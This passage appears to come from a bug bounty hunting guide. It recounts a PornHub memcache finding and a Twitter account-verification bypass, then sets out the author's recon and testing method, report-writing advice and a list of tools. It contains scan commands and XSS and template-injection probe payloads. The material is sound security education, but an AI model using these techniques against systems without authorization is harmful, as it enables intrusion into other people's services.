Not shown: 65532 closed ports

PORT STATE SERVICE VERSION

80/tcp open http nginx

443/tcp open http nginx

60893/tcp open memcache

Service detection performed. Please report any incorrect results at <http://nmap.org/submit/>. Nmap done: 1 IP address (1 host up) scanned in 22.73 seconds

Breaking the command down:

- the flag -sSV defines the type of packet to send to the server and tells Nmap to try and determine any service on open ports
- the -p- tells Nmap to check all 65,535 ports (by default it will only check the most popular 1,000)
- 31.192.117.70 is the IP address to scan
- -oA stage\_\_ph tells Nmap to output the findings in its three major formats at once using the filename stage\_\_ph
- -T4 defines the timing for the task (options are 0-5 and higher is faster)

With regards to the result, the key thing to notice is port 60893 being open and running what Nmap believes to be memcache. For those unfamiliar, memcache is a caching service which uses key-value pairs to store arbitrary data. It's typically used to help speed up a website by service content faster. A similar service is Redis.

Finding this isn't a vulnerability in and of itself but it is a definite redflag (though installation guides I've read recommend making it inaccessible publicly as one security

precaution). Testing it out, surprising PornHub didn't enable any security meaning Andy could connect to the service without a username or password via netcat, a utility program used to read and write via a TCP or UDP network connection. After connecting, he just ran commands to get the version, stats, etc. to confirm the connection and vulnerability.

However, a malicious attacker could have used this access to:

- Cause a denial of service (DOS) by constantly writing to and erasing the cache thereby keeping the server busy (this depends on the site setup)
- Cause a DOS by filling the service with junk cached data, again, depending on the service setup
- Execute cross-site scripting by injecting a malicious JS payload as valid cached data to be served to users
- And possibly, execute a SQL injection if the memcache data was being stored in the database



### Takeaways

Sub domains and broader network configurations represent great potential for hacking. If you notice that a program is including \*.SITE.com in its scope, try to find sub domains that may be vulnerable rather than going after the low hanging fruit on the main site which everyone maybe searching for. It's also worth your time to familiarize yourself with tools like Nmap, eyewitness, knockpy, etc. which will help you follow in Andy's shoes.

## 9. Bypassing Twitter Account Protections

**Difficulty:** Easy

**Url:** twitter.com

**Report Link:** N/A

**Date Reported:** Bounty awarded October 2016

**Bounty Paid:** \$560

### Description:

In chatting with Karan Saini, he shared the following Twitter vulnerability with me so I could include it and share it here. While the report isn't disclosed (at the time of writing), Twitter did give him permission to share the details and there's two interesting takeaways from his finding.

In testing the account security features of Twitter, Karan noticed that when you attempted to log in to Twitter from an unrecognized IP address / browser for the first

time, Twitter may ask you for some account validation information such as an email or phone number associated with the account. Thus, if an attacker was able to compromise your user name and password, they would potentially be stopped from logging into and taking over your account based on this additional required information.

However, undeterred, after Karan created a brand new account, used a VPN and tested the functionality on his laptop browser, he then thought to use his phone, connect to the same VPN and log into the account. Turns out, this time, he was not prompted to enter additional information - he had direct access to the "victim's" account. Additionally, he could navigate to the account settings and view the user's email address and phone number, thereby allowing him desktop access (if it mattered).

In response, Twitter validated and fixed the issue, awarding Karan \$560.



### Takeaways

I included this example because it demonstrates two things - first, while it does reduce the impact of the vulnerability, there are times that reporting a bug which assumes an attacker knows a victim's user name and password is acceptable provided you can explain what the vulnerability is and demonstrate it's severity.

Secondly, when testing for application logic related vulnerabilities, consider the different ways an application could be accessed and whether security related behaviours are consistent across platforms. In this case, it was browsers and mobile applications but it also could include third party apps or API endpoints.

## Summary

Application logic based vulnerabilities don't necessarily always involve code. Instead, exploiting these often requires a keen eye and more thinking outside of the box. Always be on the lookout for other tools and services a site may be using as those represent a new attack vector. This can include a Javascript library the site is using to render content.

More often than not, finding these will require a proxy interceptor which will allow you to play with values before sending them to the site you are exploring. Try changing any values which appear related to identifying your account. This might include setting up two different accounts so you have two sets of valid credentials that you know will work. Also look for hidden / uncommon endpoints which could expose unintentionally accessible functionality.

Also, be sure to consider consistency across the multiple ways the service can be accessed, such as via the desktop, third party apps, mobile applications or APIs. Protections offered via one method may not be consistently applied across all others, thereby creating a security issue.

Lastly, be on the lookout for new functionality - it often represents new areas for testing! And if/when possible, automate your testing to make better use of your time.

## 21. Getting Started

This chapter has been the most difficult to write, largely because of the variety of bug bounty programs that exist and continue to be made available. To me, there is no simple formula for hacking but there are patterns. In this chapter, I've tried to articulate how I approach a new site, including the tools that I use (all of which are included in the Tools chapter) and what I've learned of others. This is all based on my experience hacking, interviewing successful hackers, reading blogs and watching presentations from DefCon, BSides, and other security conferences.

But before we begin, I receive a lot of emails asking me for help and guidance on how to get started. I usually respond to those with a recommendation that, if you're just starting out, choose a target which you're likely to have more success on. In other words, don't target Uber, Shopify, Twitter, etc. That isn't to say you won't be successful, but those programs have very smart and accomplished hackers testing them daily and I think it'll be easier to get discouraged if that's where you spend your time when you're just beginning. I know because I've been there. Instead, I suggest starting out with a program that has a broad scope and doesn't pay bounties. These programs often attract less attention because they don't have financial incentives. Now, I know it won't be as rewarding when a bug is resolved without a payment but having a couple of these under your belt will help motivate you to keep hacking and as you improve, you'll be invited to participate in private programs which is where you can make some good money.

With that out of the way, let's get started.

### Information Gathering

As you know from the examples detailed previously, there's more to hacking than just opening a website, entering a payload and taking over a server. There are a lot of things to consider when you're targeting a new site, including:

- What's the scope of the program? All sub domains of a site or specific URLs? For example, \*.twitter.com, or just www.twitter.com?
- How many IP addresses does the company own? How many servers is it running?
- What type of site is it? Software as a Service? Open source? Collaborative? Paid vs Free?
- What technologies are they using? Python, Ruby, PHP, Java? MSQL? MySQL, Postgres, Microsoft SQL? Wordpress, Drupal, Rails, Django?

These are only some of the considerations that help define where you are going to look and how you're going to approach the site. Familiarizing yourself with the program is a first step. To begin, if the program is including all sub domains but hasn't listed them, you're going to need to discover them. As detailed in the tools section, KnockPy is a great tool to use for this. I recommend cloning Daniel Miessler's SecLists GitHub repository and using the sub domains list in the **/Discover/DNS** folder. The specific command would be:

```
knockpy domain.com -w /PATH_TO_SECLISTS/Discover/DNS/subdomains-top1mil-110000.txt
```

This will kick off the scan and save a csv file with the results. I recommend starting that and letting it run in the background. Next, I recommend using Jason Haddix's (Technical Director of Bugcrowd and Hacking ProTips #5 interviewee) enumall script, available on GitHub under his Domain repo. This requires Recon-ng to be installed and configured but he has setup instructions in his readme file. Using his script, we'll actually be scrapping Google, Bing, Baidu, etc. for sub domain names. Again, let this run in the background and it'll create a file with results.

Using these two tools should give us a good set of sub domains to test. However, if, after they're finished, you still want to exhaust all options, IPV4info.com is a great website which lists IP addresses registered to a site and associated sub domains found on those addresses. While it would be best to automate scrapping this, I typically will browse this manually and look for interesting addresses as a last step during my information gathering.

While the sub domain enumeration is happening in the background, next I typically start working on the main site of the bug bounty program, for example, [www.drchrono.com](http://www.drchrono.com). Previously, I would just jump into using Burp Suite and exploring the site. But, based on Patrik Fehrenbach's advice and awesome write ups, I now start the ZAP proxy, visit the site and then do a Forced Browse to discover directories and files. Again, I let this run in the background. As an aside, I'm using ZAP because at the time of writing, I don't have a paid version of Burp Suite but you could just as easily use that.

Having all that running, it's now that I actually start exploring the main site and familiarizing myself with it. To do so, ensure you have the Wappalyzer plug installed (it's available for FireFox, which I use, and Chrome). This allows us to immediately see what technologies a site is using in the address bar. Next, I start Burp Suite and use it to proxy all my traffic. If you are using the paid version of Burp, it's best to start a new project for the bounty program you'll be working on.

At this stage, I tend to leave the defaults of Burp Suite as is and begin walking through the site. In other words, I leave the scope completely untouched so all traffic is proxied and included in the resulting history and site maps. This ensures that I don't miss any HTTP calls made while interacting with the site. During this process, I'm really just exploring while keeping my eyes out for opportunities, including:

## The Technology Stack

What is the site developed with, what is Wappalyzer telling me? For example, is the site using a Framework like Rails or Django? Knowing this helps me determine how I'll be testing and how the site works. For example, when working on a Rails site, CSRF tokens are usually embedded in HTML header tags (at least for newer versions of Rails). This is helpful for testing CSRF across accounts. Rails also uses a design pattern for URLs which typically corresponds to `/CONTENT_TYPE/RECORD_ID` at the most basic. Using HackerOne as an example, if you look at reports, their URLs are `www.hackerone.com/reports/12345`. Knowing this, we can try to pass record IDs we shouldn't have access to. There's also the possibility that developers may have inadvertently left json paths available disclosing information, like `www.hackerone.com/reports/12345.json`.

I also look to see if the site is using a front end JavaScript library which interacts with a back end API. For example, does the site use AngularJS? If so, I know to look for Angular Injection vulnerabilities and include the payload `{{4*4}}[[5*5]]` when submitting fields (I use both because Angular can use either and until I confirm which they use, I don't want to miss opportunities). The reason why an API returning JSON or XML to a template is great is because sometimes those API calls unintentionally return sensitive information which isn't actually rendered on the page. Seeing those calls can lead to information disclosure vulnerabilities as mentioned regarding Rails.

Lastly, and while this bleeds into the next section, I also check the proxy to see things like where files are being served from, such as Amazon S3, JavaScript files hosted elsewhere, calls to third party services, etc.

## Functionality Mapping

There's really no science to this stage of my hacking but here, I'm just trying to understand how the site works. For example:

- I set up accounts and note what the verification emails and URLs look like, being on the lookout for ways to reuse them or substitute other accounts.
- I note whether OAuth is being used with other services.
- Is two factor authentication available, how is it implemented - with an authenticator app or does the site handle sending SMS codes?
- Does the site offer multiple users per account, is there a complex permissions model?
- Is there any inter-user messaging allowed?
- Are any sensitive documents stored or allowed to be uploaded?
- Are any type of profile pictures allowed?
- Does the site allow users to enter HTML, are WYSIWYG editors used?



These are just a few examples. During this process, I'm really just trying to understand how the platform works and what functionality is available to be abused. I try to picture myself as the developer and imagine what could have been implemented incorrectly or what assumptions could have been made, prepping for actual testing. I try my best not to start hacking right away here as it's really easy to get distracted or caught up trying to find XSS, CSRF, etc. vulnerabilities submitting malicious payloads everywhere. Instead, I try to focus on understanding and finding areas that may provide higher rewards and may not have been thought of by others. But, that said, if I find a bulk importer which accepts XML, I'm definitely stopping my exploration and uploading a XXE document, which leads me into my actual testing.

## Application Testing

Now that we have an understanding of how our target works, it's time to start hacking. At this stage, some others may use automated scanners to crawl a site, test for XSS, CSRF, etc. but truthfully, I don't, at least right now. As such, I'm not going to speak to those tools, instead focusing on what my "manual" approach looks like.

So, at this stage, I tend to start using the site as is intended, creating content, users, teams, etc., injecting payloads anywhere and everywhere looking for anomalies and unexpected behaviour from the site when it returns that content. To do so, I'll typically add the payload `` to any field which will accept it, and if I know that a templating engine (e.g., Angular) is being used, I'll add a payload in the same syntax, like `{{4*4}}[[5*5]]`. The reason I use the `img` tag is because it's designed to fail since the image `x` shouldn't be found. As a result, the `onerror` event should execute the JavaScript function `alert`. With the Angular payloads, I'm hoping to see either 16 or 25 which may indicate the possibility of passing a payload to execute JavaScript, depending on the version of Angular.

On that note, after saving the content, I check to see how the site is rendering my content, whether any special characters are encoded, attributes stripped, whether the XSS image payload executes, etc. This gives me an idea of how the site handles malicious input and gives me an idea of what to look for. I typically do not spend a lot of time doing this or looking for such simple XSS because these vulnerabilities are usually considered low hanging fruit and often reported quickly.

As a result, I'll move on to my notes from the functional mapping and digging into testing each area with particular attention being paid to the HTTP requests and responses being sent and received. Again, this stage really depends on the functionality offered by a site. For example, if a site hosts sensitive file uploads, I'll test to see if the URLs to those files can be enumerated or accessed by an anonymous user or someone signed into a different account. If there is a WYSIWYG, I'll try intercepting the HTTP POST request and add additional HTML elements like images, forms, etc.

While I'm working through these areas, I keep an eye out for:

- The types of HTTP requests that change data have CSRF tokens and are validating them? (CSRF)
- Whether there are any ID parameters that can be manipulated (Application Logic)
- Opportunities to repeat requests across two separate user accounts (Application Logic)
- Any XML upload fields, typically associated with mass record imports (XXE)
- URL patterns, particularly if any URLs include record IDs (Application Logic, HPP)
- Any URLs which have a redirect related parameter (Open Redirect)
- Any requests which echo URL parameters in the response (CRLF, XSS, Open Redirect)
- Server information disclosed such as versions of PHP, Apache, Nginx, etc. which can be leveraged to find unpatched security bugs

A good example of this was my disclosed vulnerability against MoneyBird. Walking through their functionality, I noticed that they had team based functionality and the ability to create apps which gave access to an API. When I tested registering the app, I noticed they were passing the business ID to the HTTP POST call. So, I tested registering apps against teams I was a part of but should not have had permission to create apps for. Sure enough, I was successful, the app was created and I received an above average \$100 bounty from them.

At this point, it's best to flip back to ZAP and see what, if any, interesting files or directories have been found via the brute forcing. You'll want to review those findings and visit the specific pages, especially anything which may be sensitive like .htpasswd, settings, config, etc. files. Additionally, using Burp, you should now have a decent site map created which can be reviewed for pages that Burp found but weren't actually visited. And while I don't do this, Jason Haddix discusses it during his DefCon 23 presentation, How to Shot Web, it's possible to take the site maps and have Burp, and other tools, do automatic comparisons across accounts and user permissions. This is on my list of things to do but until now, my work has largely been manual, which takes us to the next section.

## Digging Deeper

While most of this hacking has been manual, this obviously doesn't scale well. In order to be successful on a broader scale, it's important to automate as much as we can. We can start with the results from our KnockPy and enumall scans, both of which provide us with lists of sub domains to checkout. Combining both lists, we can take the domain names and pass them to a tool like EyeWitness. This will take screen shots from all the sub domains listed which are available via ports like 80, 443, etc. to identify what the

site looks like. Here we'll be looking for sub domain take overs, accessible web panels, continuous integration servers, etc.

We can also take our list of IPs from KnockPy and pass it to Nmap to begin looking for open ports and vulnerable services. Remember, this is how Andy Gill made \$2,500 from Pornhub, finding an open Memcache installation. Since this can take a while to run, you'll want to start this and let it run in the background again. The full functionality of Nmap is beyond the scope of this book but the command would look like **nmap -sSV -oA OUTPUTFILE -T4 -iL IPS.csv**. Here we are telling Nmap to scan the top 1000 most common ports, give us the service version information for any open ports, write it to an output file and use our csv file as a list of IPs to scan.

Going back to the program scope, it's also possible that mobile applications may be in scope. Testing these can often lead to finding new API endpoints vulnerable to hacking. To do so, you'll need to proxy your phone traffic through Burp and begin using the mobile app. This is one way to see the HTTP calls being made and manipulate them. However, sometimes apps will use SSL pinning, meaning it will not recognize or use the Burp SSL certificate, so you can't proxy the app's traffic. Getting around this is more difficult and beyond the scope of this book (at least at this time) but there is documentation on how to address that and Arne Swinnen has a great presentation from [BSides San Francisco](#)<sup>1</sup> about how he addressed this to test Instagram.

Even without that, there are mobile hacking tools which can help test apps. While I don't have much experience with them (at least at this time), they are still an option to use. This includes Mobile Security Framework and JD-GUI, both of which are included in the Tools chapter and were used by hackers to find a number of vulnerabilities against Uber and it's API.

If there is no mobile app, sometimes programs still have an extensive API which could contain countless vulnerabilities - Facebook is a great example. Philippe Harewood continues to expose vulnerabilities involving access to all kinds of information disclosure on Facebook. Here you'll want to review the developer documentation from the site and begin looking for abnormalities. I've found vulnerabilities testing the scopes provided by OAuth, accessing information I shouldn't have access to (OAuth scopes are like permissions, defining what an application can have access to, like your email address, profile information, etc). I've also found functionality bypasses, using the API to do things I shouldn't have access to with a free account (considered a vulnerability for some companies). You can also test adding malicious content via the API as a work around if a site is stripping payloads during submission on its website.

Another tool which I've only recently started using based on the presentations by Fran Rosen is GitRob. This is an automated tool which will search for public GitHub repositories of a target and look for sensitive files, including configurations and passwords. It will also crawl the repositories of any contributors. In his presentations, Frans talks

---

<sup>1</sup> <https://www.youtube.com/watch?v=dsekYNLBbc>

about having found Salesforce login information in a company's public repo which led to a big payout. He's also blogged about finding Slack keys in public repos, which also led to big bounties.

Lastly, again, as recommended by Frans, pay walls sometimes offer a ripe area for hacking. While I haven't experienced this myself, Frans mentions having found vulnerabilities in paid functionality which most other hackers likely avoided because of the need to pay for the service which was being tested. I can't speak to how successful you might be with this, but it seems like an interesting area to explore while hacking, assuming the price is reasonable.

## Summary

With this chapter, I've tried to help shed some light on what my process looks like to help you develop your own. To date, I've found the most success after exploring a target, understanding what functionality it provides and mapping that to vulnerability types for testing. However, one of the areas which I'm continuing to explore, and encourage you to do as well, is automation. There are a lot of hacking tools available which can make your life easier, Burp, ZAP, Nmap, KnockPy, etc. are some of the few mentioned here. It's a good idea to keep these in mind as you hack to make better use of your time and drill deeper. To conclude, here's a summary of what we've discussed:

1. Enumerate all sub domains (if they are in scope) using KnockPy, enumall Recon-ng script and IPV4info.com
2. Start ZAP proxy, visit the main target site and perform a Forced Browse to discover files and directories
3. Map technologies used with Wappalyzer and Burp Suite (or ZAP) proxy
4. Explore and understand available functionality, noting areas that correspond to vulnerability types
5. Begin testing functionality mapping vulnerability types to functionality provided
6. Automate EyeWitness and Nmap scans from the KnockPy and enumall scans
7. Review mobile application vulnerabilities
8. Test the API layer, if available, including otherwise inaccessible functionality
9. Look for private information in GitHub repos with GitRob
10. Subscribe to the site and pay for the additional functionality to test

## 22. Vulnerability Reports

So the day has finally come and you've found your first vulnerability. First off, congratulations! Seriously, finding vulnerabilities isn't easy but getting discouraged is.

My first piece of advice is to relax, don't get over excited. I know the feeling of being overjoyed at submitting a report and the overwhelming feeling of rejection when you're told it isn't a vulnerability and the company closes the report which hurts your reputation on the reporting platform.

I want to help you avoid that. So, first thing's first.

### Read the disclosure guidelines.

On both HackerOne and Bugcrowd, each participating company lists in scope and out of scope areas for the program. Hopefully you read them first so you didn't waste your time. But if you didn't, read them now. Make sure what you found isn't known and outside of their program.

Here's a painful example from my past - the first vulnerability I found was on Shopify, if you submit malformed HTML in their text editor, their parser would correct it and store the XSS. I was beyond excited. My hunting was paying off. I couldn't submit my report fast enough.

Elated, I clicked submit and awaited my \$500 bounty. Instead, they politely told me that it was a known vulnerability and they asked researchers not to submit it. The ticket was closed and I lost 5 points. I wanted to crawl in a hole. It was a tough lesson.

Learn from my mistakes, **READ THE GUIDELINES!**

### Include Details. Then Include More.

If you want your report to be taken seriously, provide a detailed report which includes, at a minimum:

- The URL and any affected parameters used to find the vulnerability
- A description of the browser, operating system (if applicable) and/or app version
- A description of the perceived impact. How could the bug potentially be exploited?
- Steps to reproduce the error

These criteria were all common from major companies on Hackerone including Yahoo, Twitter, Dropbox, etc. If you want to go further, I'd recommend you include a screen shot or a video proof of concept (POC). Both are hugely helpful to companies and will help them understand the vulnerability.

At this stage, you also need to consider what the implications are for the site. For example, a stored XSS on Twitter has potential to be a very serious issue given the sheer number of users and interaction among them. Comparatively, a site with limited interaction amongst users may not see that vulnerability as severe. In contrast, a privacy leak on a sensitive website like Pornhub may be of greater importance than on Twitter, where most user information is already public (and less embarrassing?).

## **Confirm the Vulnerability**

You've read the guidelines, you've drafted your report, you've included screen shots. Take a second and make sure what you are reporting is actually a vulnerability.

For example, if you are reporting that a company doesn't use a CSRF token in their headers, have you looked to see if the parameters being passed include a token which acts like a CSRF token but just doesn't have the same label?

I can't encourage you enough to make sure you've confirmed the vulnerability before you submit the report. It can be a pretty big let down to think you've found a significant vulnerability only to realize you misinterpreted something during your tests.

Do yourself the favour, take the extra minute and confirm the vulnerability before you submit it.

## **Show Respect for the Company**

Based on tests with HackerOne's company creation process (yes, you can test it as a researcher), when a company launches a new bug bounty program, they can get inundated with reports. After you submit, allow the company the opportunity to review your report and get back to you.

Some companies post their time lines on their bounty guidelines while others don't. Balance your excitement with their workload. Based on conversations I've had with HackerOne support, they will help you follow up if you haven't heard from a company in at least two weeks.

Before you go that route, post a polite message on the report asking if there is any update. Most times companies will respond and let you know the situation. If they don't give them some time and try again before escalating the issue. On the other hand, if the

company has confirmed the vulnerability, work with them to confirm the fix once it's been done.

In writing this book, I've been lucky enough to chat with Adam Bacchus, a new member of the HackerOne team as of May 2016 who owns the title Chief Bounty Officer and our conversations really opened my eyes to the other side of bug bounties. As a bit of background, Adam has experience with Snapchat where he worked to bridge the security team with the rest of the software engineering teams and Google, where he worked on the Vulnerability Management Team and helped run the Google Vulnerability Reward Program.

Adam helped me to understand that there are a bunch of problems triagers experience running a bounty program, including:

- **Noise:** Unfortunately, bug bounty programs receive a lot of invalid reports, both HackerOne and BugCrowd have written about this. I know I've definitely contributed and hopefully this book will help you avoid it because submitting invalid reports costs time and money for you and bounty programs.
- **Prioritization:** Bounty programs have to find some way of prioritizing vulnerability remediation. That's tough when you have multiple vulnerabilities with similar impact but combined with reports continuously coming in, bounty programs face serious challenges keeping up.
- **Confirmations:** When triaging a report, bugs have to be validated. Again, this takes time. That's why it's imperative that we hackers provide clear instructions and an explanation about what we found, how to reproduce it and why it's important. Simply providing a video doesn't cut it.
- **Resourcing:** Not every company can afford to dedicate full time staff to running a bounty program. Some programs are lucky to have a single person respond to reports while others have staff split their time. As a result, companies may have rotating schedules where people take turns responding to reports. Any information gaps or delays in providing the necessary information has a serious impact.
- **Writing the fix:** Coding takes time, especially if there's a full development life cycle including debugging, writing regression tests, staging deployments and finally a push to production. What if developers don't even know the underlying cause of the vulnerability? This all takes time while we, the hackers, get impatient and want to be paid. This is where clear lines of communication are key and again, the need for everyone to be respectful of each other.
- **Relationship management:** Bug bounty programs want hackers to come back. HackerOne has written about how the impact of vulnerability grows as hackers submit more bugs to a single program. As a result, bounty programs need to find a way to strike a balance developing these relationships.
- **Press Relations:** There is always pressure that a bug might get missed, take too long to be resolved, or a bounty is perceived as being too low, and hackers will take

to Twitter or the media. Again, this weighs on triagers and has impacts on how they develop relationships and work with hackers.

Having read all this, my goal is really to help humanize this process. I've had experiences on both ends of the spectrum, good and bad. However, at the end of the day, hackers and programs will be working together and having an understanding of the challenges that each is facing will help improve outcomes all around.

## Bounties

If you submitted a vulnerability to a company that pays a bounty, respect their decision on the payout amount.

According to Jobert Abma (Co-Founder of HackerOne) on Quora [How Do I Become a Successful Bug Bounty Hunter?](#)<sup>1</sup>:

If you disagree on a received amount, have a discussion why you believe it deserves a higher reward. Avoid situations where you ask for another reward without elaborating why you believe that. In return, a company should show respect [for] your time and value.

## Don't Shout Hello Before Crossing the Pond

On March 17, 2016, Mathias Karlsson wrote an awesome blog post about potentially finding a Same Origin Policy (SOP) bypass (a same origin policy is a security feature which define how web browsers allow scripts to access content from websites) and was nice enough to let me include some of the content here. As an aside, Mathias has a great record on HackerOne - as of March 28, 2016, he's 97th percentile in Signal and 95th for Impact with 109 bugs found, companies including HackerOne, Uber, Yahoo, CloudFlare, etc.

So, "Don't shout hello before you cross the pond" is a Swedish saying meaning you shouldn't celebrate until you are absolutely certain. You can probably guess why I'm including this - hacking ain't all sunshine and rainbows.

According to Mathias, he was playing with Firefox and noticed that the browser would accept malformed host names (on OSX), so the URL `http://example.com..` would load `example.com` but send `example.com..` in the host header. He then tried `http://example.com evil.com` and got the same result.

---

<sup>1</sup><https://www.quora.com/How-do-I-become-a-successful-Bug-bounty-hunter>



He instantly knew that this mean SOP could be bypassed because Flash would treat <http://example.com..evil.com> as being under the \*.evil.com domain. He checked the Alexa top 10000 and found that 7% of sites would be exploitable including Yahoo.com.

He created a writeup but decided to do some more confirming. He checked with a co-worker, yup, their Virtual Machine also confirmed the bug. He updated Firefox, yup, bug was still there. He then hinted on Twitter about the finding. According to him, Bug = Verified, right?

Nope. The mistake he made was that he didn't update his operating system to the newest version. After doing so, the bug was dead. Apparently this was reported six months prior and updating to OSX Yosemite 10.10.5 fixed the issue.

I include this to show that even great hackers can get it wrong and it's important to confirm the exploitation of a bug before reporting it.

Huge thanks to Mathias for letting me include this - I recommend checking out his Twitter feed @avlidienbrunn and [labs.detectify.com](https://labs.detectify.com) where Mathias wrote about this.

## Parting Words

Hopefully this Chapter has helped you and you're better prepared to write a killer report. Before you hit send, take a moment and really think about the report - if it were to be disclosed and read publicly, would you be proud?

Everything you submit, you should be prepared to stand behind and justify it to the company, other hackers and yourself. I don't say this to scare you off but as words of advice I wish I had starting out. When I began, I definitely submitted questionable reports because I just wanted to be on the board and be helpful. However, companies get bombarded. It's more helpful to find a fully reproducible security bug and report it clearly.

You may be wondering who really cares - let the companies make that call and who cares what other hackers think. Fair enough. But at least on HackerOne, your reports matter - your stats are tracked and each time you have a valid report, it is recorded against your Signal, a stat ranging from -10 to 7 which averages out the value of your reports:

- Submit spam, you get -10
- Submit a non-applicable, you get -5
- Submit an informative, you get 0
- Submit a report that is resolved, you get 7

Again, who cares? Well, Signal is now used to determine who gets invited to Private programs and who can submit reports to public programs. Private programs are typically

fresh meat for hackers - these are sites that are just getting into the bug bounty program and are opening their site to a limited number of hackers. This means, potential vulnerabilities with less competition.

As for reporting to other companies - use my experience as a warning story.

I was invited to a private program and within a single day, found eight vulnerabilities. However, that night, I submitted a report to another program and was given an N/A. This bumped my Signal to 0.96. The next day, I went to report to the private company again and got a notification - my Signal was too low and I'd have to wait 30 days to report to them and any other company that had a Signal requirement of 1.0.

That sucked! While nobody else found the vulnerabilities I found during that time, they could have which would have cost me money. Every day I checked to see if I could report again. Since then, I've vowed to improve my Signal and you should too!

**Good luck hunting!**

## 23. Tools

Below is a laundry list of tools which are useful for vulnerability hunting, in no particular order. While some automate the process of searching for vulnerabilities, these should not replace manual work, keen observation and intuitive thinking.

Michiel Prins, Co-Founder of Hackerone, deserves a huge thanks for helping to contribute to the list and providing advice on how to effectively use the tools.

### Burp Suite

<https://portswigger.net/burp>

Burp Suite is an integrated platform for security testing and pretty much a must when you are starting out. It has a variety of tools which are helpful, including:

- An intercepting proxy which lets you inspect and modify traffic to a site
- An application aware Spider for crawling content and functionality (either passively or actively)
- A web scanner for automating the detection of vulnerabilities
- A repeater for manipulating and resending individual requests
- A sequencer tool for testing the randomness of tokens
- A comparer tool to compare requests and responses

Bucky Roberts, from the New Boston, has a tutorial series on Burp Suite available at <https://vimeo.com/album/3510171> which provides an introduction to Burp Suite.

### ZAP Proxy

[https://www.owasp.org/index.php/OWASP\\_Zed\\_Attack\\_Proxy\\_Project](https://www.owasp.org/index.php/OWASP_Zed_Attack_Proxy_Project)

The OWASP Zed Attack Proxy (ZAP) is a free, community based, open source platform similar to Burp for security testing. It also has a variety of tools, including a Proxy, Repeater, Scanner, Directory/File Bruteforcer, etc. It also supports add-ons so if you're a developer, you can create additional functionality. Their website has a lot of useful information to help you get started.

## Knockpy

<https://github.com/guelfoweb/knock>

Knockpy is a python tool designed to iterate over a huge word list to identify sub domains of a company. Identifying sub domains helps to increase the testable surface of a company and increase the chances of finding a successful vulnerability.

This is a GitHub repository which means you'll need to download the repo (the GitHub page has instructions as to how) and need Python installed (they have tested with version 2.7.6 and recommend you use Google DNS (8.8.8.8 | 8.8.4.4).

## HostileSubBruteforcer

<https://github.com/nahamsec/HostileSubBruteforcer>

This app, written by @nahamsec (Ben Sadeghipour - great guy!), will bruteforce for existing sub domains and provide the IP address, Host and whether it has been properly setup, checking AWS, Github, Heroku, Shopify, Tumblr and Squarespace. This is great for finding sub domain takeovers.

## Sublist3r

<https://github.com/aboul3la/Sublist3r>

According to it's README.md, Sublist3r is python tool that is designed to enumerate sub domains of websites using search engines. It helps penetration testers and bug hunters collect and gather sub domains for the domain they are targeting. Sublist3r currently supports the following search engines: Google, Yahoo, Bing, Baidu, and Ask. More search engines may be added in the future. Sublist3r also gathers sub domains using Netcraft, Virustotal, ThreatCrowd, DNSdumpster and PassiveDNS.

The tool, subbrute, was integrated with Sublist3r to increase the possibility of finding more sub domains using bruteforce with an improved wordlist. The credit goes to TheRook who is the author of subbrute.

## crt.sh

<https://crt.sh>

A search site for browsing Certificate Transaction logs, revealing sub domains associated with certificates.

## IPV4info.com

<http://ipv4info.com>

This is a great site that I just learned about thanks to Philippe Harewood (again!). Using this site, you can find domains hosted on a given server. So, for example, entering yahoo.com will give you Yahoo's IPs range and all the domains served from the same servers.

## SecLists

<https://github.com/danielmiessler/SecLists>

While technically not a tool in and of itself, SecLists is a collection of multiple types of lists used during hacking. This includes usernames, passwords, URLs, fuzzing strings, common directories/files/sub domains, etc. The project is maintained by Daniel Miessler and Jason Haddix (Hacking ProTips #5 guest)

## XSSHunter

<https://xsshunter.com>

XSSHunter is a tool developed by [Matt Bryant](#)<sup>1</sup> (formerly of the Uber security team) which helps you find blind XSS vulnerabilities, or XSS that you don't see fire for whatever reason. After signing up for XSSHunter, you get a special xss.ht short domain which identifies your XSS and hosts your payload. When the XSS fires, it will automatically collect information about where it occurred and will send you an email notification.

## sqlmap

<http://sqlmap.org>

sqlmap is an open source penetration tool that automates the process of detecting and exploiting SQL injection vulnerabilities. The website has a huge list of features, including support for:

- A wide range of database types (e.g., MySQL, Oracle, PostgreSQL, MS SQL Server, etc.)

---

<sup>1</sup><https://twitter.com/iammandatory>

- Six SQL injection techniques (e.g., boolean-based blind, time-based blind, error-based, UNION query-based, etc)
- Enumerating users, password hashes, privileges, roles, databases, tables and columns
- And much more

According to Michiel Prins, sqlmap is helpful for automating the exploitation of SQL injection vulnerabilities to prove something is vulnerable, saving a lot of manual work.

Similar to Knockpy, sqlmap relies on Python and can be run on Windows or Unix based systems.

## Nmap

<https://nmap.org>

Nmap is a free and open source utility for network discover and security auditing. According to their site, Nmap uses raw IP packets in novel ways to determine: - Which hosts are available on a network - What services (application name and version) those hosts are offering - What operating systems (and versions) they are running - What type of packet filters/firewalls are in use - And much more

The Nmap site has a robust list of installation instructions supporting Windows, Mac and Linux.

## Eyewitness

<https://github.com/ChrisTruncer/EyeWitness>

EyeWitness is designed to take screenshots of websites, provide some server header info and identify default credentials if possible. It's a great tool for detecting what services are running on common HTTP and HTTPS ports and can be used with other tools like Nmap to quickly enumerate hacking targets.

## Shodan

<https://www.shodan.io>

Shodan is the internet search engine of "Things". According to the site, you can, "Use Shodan to discover which of your devices are connected to the internet, where they are located and who is using them". This is particularly helpful when you are exploring a potential target and trying to learn as much about the targets infrastructure as possible.

Combined with this is a handy Firefox plugin for Shodan which allows you to quickly access information for a particular domain. Sometimes this reveals available ports which you can pass to Nmap.

## Censys

<https://censys.io>

Censys is a search engine that enables researchers to ask questions about the hosts and networks that compose the Internet. Censys collects data on hosts and websites through daily ZMap and ZGrab scans of the IPV4 address space, in turn maintaining a database of how hosts and websites are configured.

## What CMS

<http://www.whatcms.org>

What CMS is a simple application which allows you to enter a site url and it'll return the likely Content Management System the site is using. This is helpful for a couple reason:

- Knowing what CMS a site is using gives you insight into how the site code is structured
- If the CMS is open source, you can browse the code for vulnerabilities and test them on the site
- If you can determine the version code of the CMS, it's possible the site may be outdated and vulnerable to disclosed security vulnerabilities

## BuiltWith

<http://builtwith.com>

BuiltWith is an interesting tool that will help you fingerprint different technologies used on a particular target. According to its site, it covers over 18,000 types of internet technologies, including analytics, hosting, which CMS, etc.

## Nikto

<https://cirt.net/nikto2>

Nikto is an Open Source web server scanner which tests against servers for multiple items, including:

- Potentially dangerous files/programs
- Outdated versions of servers
- Version specific problems
- Checking for server configuration items

According to Michiel, Nikto is helpful for finding files or directories that should not be available (e.g., an old SQL backup file, or the inside of a git repo)

